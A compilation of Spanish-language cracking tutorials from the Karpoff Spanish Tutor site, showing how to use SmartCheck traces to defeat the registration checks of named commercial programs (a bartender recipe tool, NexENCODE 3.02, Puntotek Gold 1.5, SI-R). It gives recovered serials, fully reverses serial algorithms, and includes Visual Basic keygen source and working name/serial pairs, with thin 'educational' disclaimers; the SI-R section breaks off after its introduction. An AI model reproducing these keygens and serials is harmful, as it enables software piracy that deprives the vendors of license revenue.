JejeJe, de nuevo yo por aqui..seguimos contando este es el tutorial numero 6 que hago.. a todos Uds..., espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.**

AL ATAKErr

Comentario del Programa

- El programa que elegimos es un Programita que tiene un monton de recetas de como preparar cocktails (bebidas).. pero no solo sirve para este programa, sino para todos los programas que esta casa de software hizo,,, Jeejeee jee

Objetivos

1. Buscar un serial Valido

Manos a la Obra

Primero instalaremos nuestro programa:

Lo inspeccionamos con fileinspector (vemos que esta hecho con visualbisic 5).

Luego se me ocurrio la idea de usar NUMEGA SMARTCHECK 6.2. (este es mi primer manual usando esta herramienta.)

A BusKar El Zeryal

Ok..

Lo primero que hacemos es cargar el programa SMARTCHECK y desde ahi, ejecutamos el programa (file-->open-->archivo) buscamos el archivo bartendr.exe

Luego presionamos F5 (Program --> start)

Esperamos-----


Esperamos----

Seguimos Esperando--

Que lenta es mi maquina.. creo que necesito una nueva...

Cuando ejecuto el programa y lo intento registrar (HELP--> Register....) me sale algo como esto:

Every-Occasion Bartender - Bartendr.bar
File
Edit
View
Help
Categories
Recipes
View



Ok. Ponemos los datos que este programita nos pide... Jeje (esos son mis datos... Prueben Uds. con su propio nombre)

y Presionamos REGISTER

que les parece? nos manda ese mensaje de error ...

Le damos ACEPTAR y Swichamos (vamos) a la pantalla de SmartCheck

Presionamos VIEW ---> Expand all y nos vamos al final del trace

NuMega SmartCheck - [Bartendr.exe - Program Results]

File Edit View Program Window Help

Long (7) --> String ("7")
Mid$
Asc returns Integer:79
Len returns LONG:14
Mid$
Asc returns Integer:76
Long (4) --> String ("4")
Mid$
Asc returns Integer:82
Len returns LONG:14
Mid$
Asc returns Integer:85
Long (7) --> String ("7")
Mid$
Mid$
Left$
MsgBox

BARTENDR.EXE!00025187 (no debug info)

String str = 00442E78
= "8001041747"
Long length = 3 0x00000003

No source file

For Help, press F1 | RUN | Program Events: 2189

Esto parece un serial.--- VERDAD?...

ok.. probe pero no funciono... (les Explico)


ese serial se forma de la siguiente forma: son 10 numeros. 0 1 2 3 4 5 6 7 8 9 (8001041747)

Tomamos los digitos 345 ponemos un - lugo tomamos los cuatro numeros siguientes 6789 ponemos - y por ultimo los tres primeros 012

Ordenado quedaría así: 345-6789-012 en mí caso (104-1747-800)

Espero entiendan .. es facilito..

Probamos con lo que conseguimos....



Jeje ... Otro MAs... o mejor dicho otro Menos... o quizas Otro... Quien sabe....No lo se..

nOTAS

Este mismo esquema lo usan todos los programas de esta casa de software asi que pueden practicar con todos ellos.

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor_x**
- Toda la gente de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**NexENCODE 3.02**

PROTECCION:	Name / Serial		
Descripcion:	Bonito paquete de funciones para los MP3, aunque bastante mal programado y con una (des)proteccion de risa		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.team-nexgen.com		
Herramientas:	SmartCheck 6.03 + APIS32 2.5 (+ Visual Basic para el KeyGen, opcional)		
CRACKER:	**zerU**	**FECHA:**	27/06/2001

INTRODUCCION

Las pocas experiencias que he tenido con el Visual Basic (des del punto de vista del cracker) han sido muy productivas. Los programadores (mas basicos que visuales) tienen la imaginacion de una cebolla, aunque a la hora de inventarse un algoritmo les salen las paranoias mas paranoicas. El fruto de mis investigaciones es este:

- Las funciones Xor y Hex son muy usadas, ya que son reversibles y les hace gracia a los programadores. Tambien usan mucho cambinaciones raras de letras (les gusta mucho el ASCII) y numeros.

- A menos que el programador haya leído este tutorial, lo que hacen es crear una llave y compararla con un dato que hayas introducido, con lo que solo revisando el codigo y pensando un poco, se puede sacar el SN.

AL ATAKE

Antes de todo, quiero avisar que no sirve de nada petar este programa, ya que por si solo es gratis... Esto encarna el espiritu de un autentico Reverse Engineer!

Midiendo Fuerzas

Si por casualidad descubres que boton abra la ventana de opciones (una ayuda: es el azul gordo de la parte inferior izquierda de la "ventana principal"), veras que hay la opcion Register. Seleccionandola, nos aparece el tipico cuadro donde puedes introducir el nombre y un SN (en este caso pone Password). Puedes comprovar que, poniendo cualquier cosa (en mi caso "zerU" y "147258369") te avisa de que lo has hecho muy, pero que muy mal. Pero aun no sabe que solo estabamos rcogiendo pistas.

Abriendole las entrañas

Es la hora del SmartCheck! Este fabuloso ingenio de la nunca decepcionante casa NuMega. Una vez lo hayas cargado, le das al Open (menu File) y eliges a nuestro amigo (NexENCODE.exe). Luego, le das al Start (en el menu Program) y puedes ver como el "objeto en cuestion" va cargando librerias (DLLs) y controles (OCXs). Estos ultimos los puedes usar tu mismo en tus programas. Por ejemplo, el MP3ENC.ocx esta claro que sirve para codificar MP3, y el MP3PLAY.ocx te puede servir para reproducirlos. Pero, volviendo al tema, podemos ver como, si ya habias introducido un nombre y un password antes, te recuerda que LO HAS HECHO MAL! Si te lo recuerda, es que se habia guardado los datos, y como es poco probable que guarde en algun lugar la opcion "EstoyRegistrado = FALSO", sera que vuelve a cargar los datos y los comprueva (si has llegado hasta aqui y me has entendido, no necesitas este tutorial ;-)). En el caso contrario (si no te avisa de nada sobre el password), tienes que volver a ir a opciones, register, ...

Una vez hayas hecho alguna de las dos cosas, cierra el programa (para que no entre el viento, ja ja) para que el SmartCheck (a partir de ahora SM, que me canso de escribir) acabe su informe. Y cuando esto haya pasado, te recomiendo que filtres el resultado, de la siguiente manera: eliges la opcion Specific events (menu View) y solo dejas marcadas las opciones 2, 3 y 4 de la lista. Asi el SM nos enseñara solamente lo que nos interesa. Una vez filtrado, le das al Find (menu Edit) y pones "Msgbox" (si sabes algo de Visual Basic, sabras que es la funcion que se encarga de mostrar mensajitos pesaos). Le das al Find Next hasta que aterrizes en un Msgbox en el que ponga "NexENCODE studio colud not register... bla bla bla" (el que nos habia mostrado antes).

Ahora, si el nombre que habias puesto tenia 5 o menos caracteres, sigue leyendo. Si tenia 6 o mas, adelanta hasta el capitulo **1-0** (esto parece el MonoPoly).

Buscando el tamaño adecuado

Encima del Msgbox puedes ver como hay la instruccion Len. Esta se encarga de medir cadenas de texto. En mi caso, como habia puesto "zerU", la instruccion habia devuelto como resultado 4 (puedes ver tu resultado). Bien, como no hay ningun tipo de comprovacion excepto este, sera que el programa primero comprueva el tamaño del nombre, y si no le gusta directamente te muestra el mensaje de error. Como no pasamos ni de la primera comprovacion, no podemos ver las otras... asi que tendremos que "adivinar" el tamaño que quiere este pesao.

Esto lo vamos a hacer con el APIS 32, un invento que se encarga de registrar las APIS que usa un programa. Mas adelante veras porque. Bien, abrimos el APIS (por ahi corre un tutorial sobre como petarlo), en el cuadro "Examining Application" seleccionamos a nuestro objetivo y le das al "Imports", para cargar la funcion del programa que se encarga de medir el tamaño de una cadena de texto: vbaLenBstr . Ahora le das al Run, en la ventana que aparece eliges la libreria MSVBM60.DLL (la que usan los programas Visual Basic 6.0) y luego le das al pause, porque de momento no nos interesa lo que hace el programa.

Una vez el programa este cargado, abres (otra vez) la ventana de opciones, vas al Register y desmarcas el boton Pause del APIS. Le das al boton "Register" del NexENCODE y en el APIS aparecera una referencia a la fucnion vbaLenBstr (que devuelve, en mi caso, 4), pero que simplemente no hace nada mas (como no habia pasado antes!). Pues bien, añadimos un caracter (yo puse "zerU*") y volvemos a darle al Register. Ahora, como es logico, la funcion vuelve a aparecer y devuelve 5, pero continua sin hacer nada mas! A la tecrera va la vencida, o sea que añadimos otro caracter (ahora ya tengo "zerU**") y le damos (por enesima vez) al Register. UN MOMENTO! Ahora, ademas de registrar el vbaLenBstr, salen mogollon de funciones mas! Por fin, hemos dado con el tamaño adecuado, que seguramente es 6 o mas grande. Ahora simplemente tienes que volver a registrar los movimientos del amigo Nex con el SmartCheck, pero

con un nombre un poco largo (6 o mas caracteres) y volver a buscar la funcion Msgbox que nos dio la pista.

1 - 0

Esta vez podras comprovar que encima de la Msgbox estan las instrucciones que realizan los calculos para generar el password:

Resultado en el SmartCheck	Traduccion al cristiano
Len(String:"zerU**") returns LONG:6	Devuelve el tamaño de nuestro nombre (zerU**)
Len(String:"pickles") returns LONG:7	Devuelve el tamaño de la llave que usa para hacer el password (pickles)
Mid$(String:"pickles", long:1, VARIANT:Integer:1)	Coge el primer caracter de "pickles", o sea, "p"
Asc(String:"p") returns Integer:112	Saca el valor ASCII de ese caracter (p), que es 112
Integer (112) --> String ("112")	Lo convierte a numero, ya que lo tenia en forma de texto
Mid$(String:"pickles", long:2, VARIANT:Integer:1)	Coge el segundo caracter de "pickles", o sea, "i"
Asc(String:"i") returns Integer:105	Saca el valor ASCII de ese caracter (i), que es 105
Integer (105) --> String ("105")	Lo convierte a numero, ya que lo tenia en forma de texto
Mid$(String:"pickles", long:3, VARIANT:Integer:1)	Coge el tercer caracter de "pickles", o sea, "c"
Asc(String:"c") returns Integer:99	Saca el valor ASCII de ese caracter (c), que es 99
Integer (99) --> String ("99")	Lo convierte a numero, ya que lo tenia en forma de texto
Mid$(String:"pickles", long:4, VARIANT:Integer:1)	Coge el cuarto caracter de "pickles", o sea, "k"
Asc(String:"k") returns Integer:107	Saca el valor ASCII de ese caracter (k), que es 107
Integer (107) --> String ("107")	Lo convierte a numero, ya que lo tenia en forma de texto
Mid$(String:"pickles", long:5, VARIANT:Integer:1)	Coge el quinto caracter de "pickles", o sea, "l"
Asc(String:"l") returns Integer:108	Saca el valor ASCII de ese caracter (l), que es 108
Integer (108) --> String ("108")	Lo convierte a numero, ya que lo tenia en forma de texto
Mid$(String:"pickles", long:6, VARIANT:Integer:1)	Coge el sexto caracter de "pickles", o sea, "e"
Asc(String:"e") returns Integer:101	Saca el valor ASCII de ese caracter (e), que es 101
Integer (101) --> String ("101")	Lo convierte a numero, ya que lo tenia en forma de texto
Mid$(String:"pickles", long:7, VARIANT:Integer:1)	Coge el septimo caracter de "pickles", o sea, "s"
Asc(String:"s") returns Integer:115	Saca el valor ASCII de ese caracter (s), que es 115
Integer (115) --> String ("115")	Lo convierte a numero, ya que lo tenia en forma de texto
Len(String:"14725836...") returns LONG:9	Devuelve el tamaño del SN que hemos puesto (147258369)

Pues este rollazo solo era para crear un peazo numero juntando todos los valores ASCII que ha sacado antes (resaltados en blanco), o sea, que da como resultado 11210599107108101115 no esta mal, eh? (a partir de ahora me referire a este numero como "llave rara", ok?). Luego, empieza a hacer cosas raras de verdad. Esta vez abreviando:

Resultado en el SmartCheck	Traduccion al cristiano
Mid$(String:"11210599...", long:1, VARIANT:Integer:1)	1. Saca el primer caracter del la llave rara (1)
Asc(String:"1") returns Integer:49	2. Le saca el valor ASCII ("1" => 49)
Len(String:"11210599...") returns LONG:20	3. Devuelve el tamaño de la llave rara (20)
Mid$(String:"14725836...", long:1, VARIANT:Integer:2)	4. Saca el primer caracter de nuestro SN (1)
Val(String:"&H14") returns double:20 (displayed as single-precision floating point)	5. Esto es un poco largo de contar*
Double (20) --> Long (20)	6. Lo pasa de texto a numero
Chr$(Integer:37)	7. Lo convierte en caracter (usando ASCII)

* El valor que habia sacado de nuestro SN lo trata como si estuviese en Hexadecimal y lo pasa a Decimal. O sea, que convierte un numero decimal a decimal (poco tonto, no? :o))

Y esto lo hace con todos los caracteres del SN (con el primero del SN y el primero de la llave rara, luego con los dos segundos, etc.).

Y si te fijas un poco (FIJATE!), veras que en el 6º paso tiene un 20 y que, en el 7º, tiene un 37... de donde ha salido el misterioso 37? Pues, como he dicho en la introduccion, simplemente de un XOR con el numero 49 (49 XOR 20 = 37). Este 49 es el valor ASCII del numero que hemos sacado de la llave rara (1 y 2 pasos).

Y todo esto para que? Pues, fijandote en la linea que resaltado en blanco (la 7), ahi esta el resultado de la operacion. Por ejemplo, una vez le ha salido el numero 37, lo pasa a caracter (en ASCII es el "%"). Asi, usando nuestro SN, al programa le ha salido la serie numerica 37, 67, 106, 7 y 57, que en formato de caracteres seria algo asi como "%Cj 9". No hace falta ser un hacker para ver que este churro y nuestro nombre ("zerU**") no son iguales. Y dices, ahora que

hago? Le pongo ese mismo el mismo SN y como nombre el churro? Es una solucion, pero a mi me gusta dejar la firma.

Lo basico sobre Visual Basic

A menos que hayas experimentado en propia carne los problemitas que acarrea el Visual Basic, te voy a explicar un poco todas las complicaciones del codigo:

- Para que sirve pasar de "texto" a "numero"? Pues bien, la maquina no es muy lista, y no le puedes pedir que divida una A entre una B. Lo mismo con numeros, que aunque tu los veas como numeros, no es lo mismo un 1 (valor 1 en decimal) que un "1" (caracter numero 49 en el ASCII). Asic, el "1" lo pasamos a 1 para poder hacer esto: 1 + 1 = 2.

- Ahora un pequeño resumen de las funcions de Visual Basic: **Len** devuelve el tamaño de una cadena, de la siguiente manera: "TamañoDeLaCadena = Len (Cadena)"; **Mid** devuelve un pedazo de un texto, de la siguiente manera: "PedazoDeTextoDevuelo = Mid (Texto, InicioDelPedazo, LongitudDelPedazo)"; **Asc** y **Chr** sirven para relacionar valores ASCII con sus correspondientes caracteres: el primero devuelve el valor ASCII de un caracter de la siguiente manera: "ValorASCII = Asc (Caracter)", y el segundo al reves, o sea, que con un valor ASCII devuelve el caracter que le corresponde asi: "Caracter = Chr (ValorDelCaracter)".

Revertiendo a lo Visual Basic

Esta es la parte interesante, cuando tienes al programa desarmado y puedes revertir todo el proceso para crear el codigo. Eso es lo que haremos: haremos los pasos al reves, ya que si el programa coge el SN y se inventa el nombre, nosotros vamos a coger el nombre y nos inventaremos el SN.

Primero, que pasos sigue? Pues bien, mirando el ultimo cuadro que he puesto encima, seguiremos los pasos del 7 al 1 (saltandonos algunos, claro esta)

1. Cogemos el primer caracter del nombre (en mi caso "*zerU*"), o sea, "*", y le sacamos el valor ASCII: **42**.

2. Sacamos el XOR (que adivine por pura chiripa!): **42** XOR **A** = **B**, donde **A** es el valor ASCII del primer caracter (o segundo, tercero... depende del caracter en que estemos del nombre) de la llave rara, o sea el "1", que en ASCII es 49; y la **B**, por tanto es 42 XOR 49 = **27**.

3. Ya que el valor que queremos tiene que estar en Hexadecimal, lo pasamos a Hexadecimal: **27d** = **1Bh**.

Bien, ahora lo puedes hacer, manualmente, con todos los otros caracteres (zerU*). Pero yo prefiero (soy un pijo) hacerme un KeyGen. El codigo esta en Visual Basic, para hacerle honor al NexENCODE, y es este:

```
Const Llave As String = "pickles" 'Define la llave para hacer el Password ("pickles")
Dim Nombre As Integer, LlaveRara As Integer 'Define las variables que contendran el nombre y la "llave rara"
Dim Contador As Integer, Password As String 'Define el contador para los bucles el contenedor del password
Dim AscNombre As Integer, AscLlave As Integer 'Define las variables que contendran los valores ASCII

If Len(Nombre) < 6 Then Exit Sub 'Si el tamaño del nombre es mas pequeño que 6, salimos del proceso

For Contador = 0 To Len(Llave) - 1 'Inicia un blucle para crear la "llave rara"
   LlaveRara = LlaveRara & Asc(Mid(Llave, Contador + 1, 1))
Next 'Reinicia el bucle

For Contador = 0 To Len(Nombre) - 1 'Inicia un bucle para crear el password
   AscNombre = Asc(Mid(Nombre, Contador + 1, 1)) 'Saca el valor ASCII del caracter del nombre
   AscLlave = Asc(Mid(LlaveRara, Contador + 1, 1)) 'Saca el valor ASCII del caracter de la "llave rara"
   AscNombre = AscNombre Xor AscLlave 'Realiza el XOR entre los dos valores ASCII
   Password = Password & Hex(AscNombre) 'Va juntando los valores resultantes del XOR
Next 'Reinicia el bucle
```

Vaya matada! A ver si os pensais que el codigo se copia en colores... :-) Bueno, al finalizar los bucles tendremos el

Password almacenado en la variable Password (que original, no?). En mi caso (ya que ya tienes un generador de llaves y decirtelo no sirve de nada) el resultado de "*zerU*" es "1B4B5743651F". Y lo mas bueno es que cuela: el programa te dice que "Thanks for registering!". Si te interesa desregistrarlo, cambia los valores "Name" y "Password" del fichero NexENCODE.ini (que esta en la carpeta del programa) por otros que no sean validos. Si simplemente dejases en blanco los valores, al NexENCODE (que esta muy mal programado...) le cogeria un yuyu y no podrias disfrutarlo. Sobre todo recuerda que esto simplemente sirve para educar, disfrutar y aprender (en este programa especialmente). Si quieres usar el programa para fines "no personales", COMPRALO! Aunque este lleno de fallos, generalmente funciona y me ha hecho mucho trabajo.

Bueno, como dicen en mi tierra: adeu i fins una altra!

zerU

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001	
Programa	**Puntotek Gold v 1.5**

PROTECCION	Molesta Nag pidiendo el serial a cada paso q das :D Vamos a Sacar un Serial y a crear un KEYGEN		
Descripcion	Se trata de un programa para generar patrones de punto de cruz. Un regalillo para mi novia, que le gusta. XD		
Dificultad	Facil		
DOWNLOAD	http://www.mediateksis.com/puntodecruz.htm		
Herramientas	Smartcheck y Sentido Comun. El Smartcheck esta en la page de Karpoff, lo segundo no se de donde bajarlo xD		
CRACKER	**^DeStRoY^**	**FECHA:**	**18/11/2001**

INTRODUCCION

En primer lugar decir que solo llevo un par de meses Crackeando, y esta es la primera vez que uso el Smartcheck. Si no me explico bien, lo siento...y todo hay que decirlo, NUMEGA ES LA LECHE! xD

Bien, empecemos. Al cargar el programa vemos que se nos pide un numero de serie para registrarnos y quitar la molesta NAG. Si, esa con las tarjetas de credito! Pos na, ahora que tenemos el objetivo, solo falta idear la estrategia de ataque. Yo elegi el Smatcheck y ahora veremos el porqué.

Ah, saludos al SuRfEr (Nau) y un saludo muy especial a mi novia ^StOrM^ de la que me siento muy orgulloso! Bezitoz mi mol :*

AL ATAKE

Despues de la Sensibleria y los cariñitos pos viene el trabajo, ok? Veamos. En primer lugar podemos abrir el ejecutable con el Windasm, que para mi es el primer paso en la mayoria de los casos, y lo unico que nos resulta sospechoso (al menos a mi) son dos cadenas muy largas.
*NOTA: Usar el Wdasm con las librerias para Visual Basic xD

Me pregunte ¿Seran estas cadenas el nombre y el serial respectivamente? Y tras probarlo me conteste NI DE COÑA! Entre otras cosas porque son muy largas xD Pero como parecen MUY sospechosas, nunca esta de mas echarles una copia y tenerlas a mano, por lo que pudiera pasar. Las cadenas son estas:

cadena1 = "AÁB45CÇ2DEÉFGHIÍJKLM9NÑ08OÓPQR67S3T1UÚVWXYZºª"
cadena2 = "KX0DLTQ1HORE2YJPBM34CWÑIV59RZ8A7UF6GN"

Es obvio que algun papel tienen que jugar en la generacion de las claves, asi que vete calentando eso del sentido comun, que

en breve nos hara falta :) Salimos del Windasm y cargamos el ejecutable con el SmartCheck. Utilizar el Sice aqui seria bastante mas complicado, ya que esta en VB y las cadenas se guardan de manera distinta.

Bien, ponemos a funcionar el Smartcheck y vemos como se generan una serie de Timer (que esto viene a ser el tiempo de espera cuando el logotipo del programa esta en pantalla), y luego sale nuestra ventanita en cuestion. Volvemos al Smartcheck y antes que nada miramos el Inicio_Load. Mmmm, hay un acceso a un archivo un tanto sospechoso. En realidad a 2: "reg.cd" y a "cd.cd". Podemos cerrar el Smartcheck y crear esos dos archivos y llenarlos de numerejos...pero no pasa nada :(
Vemos tambien que carga la **cadena1**. Parece que no vamos tan mal encaminados despues de todo.

De cualquier forma, no esta aqui lo que buscamos. Si miramos en el ultimo Timer que se genera, vemos que se crea un Formulario llamado **Registrar.Form**. Sospechoso no?? Nos vamos acercando a pasos agigantados.
Pos bien, si entramos en Registrar.Show vemos un monton de Timers. Y cuanto mas tardemos mas veremos, ya que no parara hasta que introduzcamos un nombre y un numero. Bueno, vamos a probar:

PASO 1 - Encontrar un Serial Válido

Metemos un nombre, por ejemplo y en mi caso "^DeStRoY^" y como numero, pues nada mas facil que 1111-2222-3333-4444 y vemos lo que pasa. Pues que se quita la ventana... Tan facil? NO, porque esa ventana estará ahi a cada paso que demos. Pero volvamos al Smartcheck a ver como ha repercutido nuestro nombre :)
Sabemos que se ha producido en evento Click en un Boton (Nuestro boton "Continuar") asi que buscamos ese evento en al final de la lista de Timers dentro de **Registrar.Show**, y EUREKA, hay un **Command1.Click.** Sobra decir que entramos en el ;)

Ahora vemos como recoge nuestras cuatro series de numeros que forman el serial, nuestro nombre, carga la **cadena1** y concatena todos los numeros, los pasa a mayusculas con UCASE (lo que hace pensar que en el serial habran letras:D) y lo mismo con la **cadena1**. Luego nos devuelve la longitud de nuestro nombre, en mi caso **9**.

A continuacion viene la parte mas sospechosa: Coge cada uno de los caracteres del nombre, y realiza algun tipo de operacion con la **cadena1**, y devuelve un valor. Luego con la **cadena2** y pasa al siguiente caracter. Y AQUI es donde entra en juego el sentido comun. Volveremos a esta parte mas adelante, cuando queramos crear el KEYGEN, de momento nos vale con conseguir una clave válida.

Volvemos a cuando compara con la cadena1. Lo que hace es devolvernos el lugar donde se encuentra el caracter de nuestro nombre DENTRO de la **cadena1**. De momento puede resultar confuso, pero pasemos de esto un momento y vamos al final del **Command1.click** a ver que hay.

Realmente sospechoso, los dos ultimos elementos (dos TRIM) son NUESTRO SERIAL y una serie de numeros y letras (K3EUÑMJMK). Pero claro, esta cantidad de letras no puede ser el serial correcto, porque no hay suficientes para llenar los 16 espacios del serial... Un momento, ¡¡La cadena tiene la misma longitud que nuestro nombre!! ¿¿No es sospechoso??. Para asegurarnos Volvemos al **punto 1** pero ahora introducimos un nombre mas largo. ¿Que de cuanto? Joder, pensad un poco! :D Si miramos de cuantos caracteres es el numero de serie, vemos que de **16**. ¡¡Pues un nombre de 16!! Ademas, la primera y ultima letra del serial que vimos arriba son iguales, (**K**3EUÑMJM**K**) y las primera y ultima letra de mi nombre son "^", que no esta en la **cadena1**... Sospechoso tambien, eh? Probemos con el nombre "**^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^ ^**" y como password "**KKKKKKKKKKKKKKKK**" yyyyyy BIEEEENNN. El mensajillo de que lo hemos registrado. Pero por qué? Pues porque el caracter "^" no se encuentra en la **cadena1** y por lo tanto lo pone en el lugar 0, y la letra que está en el lugar 0 en la **cadena2** es la K. Facil, no? Otra cosa, miremos ahora el contenido de reg.cd. Ahi está nuestro serial! :)

Pues eso, si queremos cambiar el seria, borramos el archivo REG.CD y probamos con otro, luego vamos al SmartCheck y miramos la cadena al final y listo, tenemos nuesto KEY listo y calentito. Por ejemplo, para el nombre "**¡¡¡SOYELMEJOR!!!**" seria "**KKKWDF8FZM4G3KKK**" y vemos como el tema de las **K** se repite. :)

PASO 2 - Realizar el Keygen

Ahora estudiemos COMO funciona para asi poder crear el Keygen. Bien, para ello lo mas facil es repetir los pasos del **PASO 1** y copiar el serial, para ver asi COMO lo ha generado. Pos bien, como consejo poned por nombre **"AAAABBBBCCCCDDDD"**, o al menos asi lo hice yo ;) y nos da como resultado (en el smartcheck) el serial **"XDQR5QRJ7MO1YZPE"**. Bien, los copiamos los dos y ademas copiamos la **cadena1** y la **cadena2**. Vamos a estudiar! :)

nombre = **"AAAABBBBCCCCDDDD"**
serial = **"XDQR5QRJ7MO1YZPE"**
cadena1 = **"AÁB45CÇ2DEÉFGHIÍJKLM9NÑ08OÓPQR67S3T1UÚVWXYZºª"**
cadena2 = **"KX0DLTQ1HORE2YJPBM34CWÑIV59RZ8A7UF6GN"**

Ahora tenemos que mirar en el SmartCheck los valores que va devolviendo al mirar en la **cadena1** (si, donde dije que volveriamos!) que son algo asi:

Double (1) --> Long (1)
Mid
Trim
Mid
UCase
Instr
Mid
UCase
Instr
Double (3) --> Long (3)
Mid
Trim
Mid
UCase
Instr
Mid
UCase
Instr
Double (6) --> Long (6)
Mid
Trim
Mid
UCase
Instr
Mid
UCase
Instr
Double (10) --> Long (10)

Vemos que devuelve para "**AAAA**" 1,3,6 y 10

Double (25) --> Long (25)
Mid
Trim
Mid
UCase
Instr
Mid
UCase
Instr
Double (43) --> Long (43)
Mid
Trim
Mid
UCase
Instr
Mid
UCase
Instr
Double (64) --> Long (64)
Mid
Trim
Mid
UCase
Instr
Mid
UCase
Instr
Double (88) --> Long (88)

Y para B 25, 43, 64 y 88

Q CASUALIDAD!! SON LAS POSICIONES DE LAS LETRAS DEL SERIAL EN LA **CADENA2!!!** xD

Pero ahi no acaba la cosa, ya que si probamos con otro nombre el invento no funciona, o al menos no de la misma manera. La cuestion es que hay una evolucion lógica para hallar estos valores, y vamos a estudiarla.

Primero Busca la letra en la **cadena1** y cuando la encuentra guarda la posicion (En el caso de la A es 1), despues multiplica la posicion donde se ha encontrado por la posicion que ocupa la letra en el nombre, y asi hallamos una cifra que sera clave para encontrar nuestra letra para el serial. PERO AHI NO ACABA TODO!! Ya que cada vez que buscamos una letra en la **cadena2**, la proxima vez que busquemos, deberemos empezar a mirar en la posicion donde acabamos antes!! No se si me explico, pero el esquema de busqueda se resumiria en esta operación:

Pos_LetraEnCadena2 = (Pos_EnElNombre * Pos_EnCadena1) + Pos_LetraEnCadena2

Asi, para nuestro serial sería (Recuerda q en VB las cadenas empiezan a contar por 0):

A1 -> Pos_LetraCadena2 = (1*1)+0 = **1** (X)
A2 -> Pos_LetraCadena2 = (2*1)+1 = **3** (D)
A3 -> Pos_LetraCadena2 = (3*1)+3 = **6** (Q)
A4 -> Pos_LetraCadena2 = (4*1)+6 = **10** (R)
B1 -> Pos_LetraCadena2 = (5*3)+10 = **25** (5)
B2 -> Pos_LetraCadena2 = (6*3)+25 = **43** (Q)
B3 -> Pos_LetraCadena2 = (7*3)+43 = **64** (R)
B4 -> Pos_LetraCadena2 = (8*3)+64 = **88** (J)

Y asi sucesivamente. Como nota, piensa que habra veces en que el lugar a buscar sea mayor que el tamaño de la **cadena2**. Para resolver esto, no tienes sino que restarle el tamaño de la **cadena2** hasta que sea menor. Por ejemplo, si el tamaño de la cadena es 37, para hayar B4 haz:

B4= B4-37=51
B4=51-37=**14** (J)

Y eso es todo, espero que lo hayas entendido. Si tienes alguna duda o si te resulta util este tutorial, te agradecería que me escribieras a **bkrom2@hotmail.com.**

Agradecimientos a Karpoff por esta peaso Page que ayuda a le gente que esta empezando, y a toda la gente del kanal #crackers que nunca me contestan cuando pregunto :Þ

Aviso que este es tanto mi primer tutorial como mi primer keygen ;) Lo siento si no he sabido explicarme!
Saludos a la peña del Klan [KTDN] de Tenerife para el Counter Strike. XD

Y a FrOdO el Cheto xDDD

^DeStRoY^

Karpoff Spanish Tutor 1999-2001

Programa:	**SI-R**

PROTECCION:	Serial, Limitacion de Tiempo		
Descripcion:	Gestor de restaurates		
Dificultad:	Novato		
DOWNLOAD:	http://www.si-r.com/download_fin.htm		
Herramientas:	SmartCeck, Softice, Editor Hexadecimal, Pupe		
CRACKER:	The Pupe's Team crackpe.gif (3908 bytes)	**FECHA:**	30/09/2001

INTRODUCCION

Este tute está pensado para los inexpertos o poco experimetados en la ingeniería inversa ya que su nivel de dificultad es mínimo. Hemos seleccionado esta cobaya precisamente por eso, su sencillez.

SI-R está escrito en Visual Basic 6. Su protección es... digamos... casi nula. Un número de serie nos autoriza el uso de este programa durante un periodo de tiempo, determinado por el código introducido. Una vez transcurrido este tiempo el usuario ha de volver a adquirir otra licencia y se le otorga otro código nuevo. Para que SI-R funcione, será necesario tener instalado Microsoft Data Access y Windows Installer, ambos componentes podeis bajarlos desde la página de SI-R.

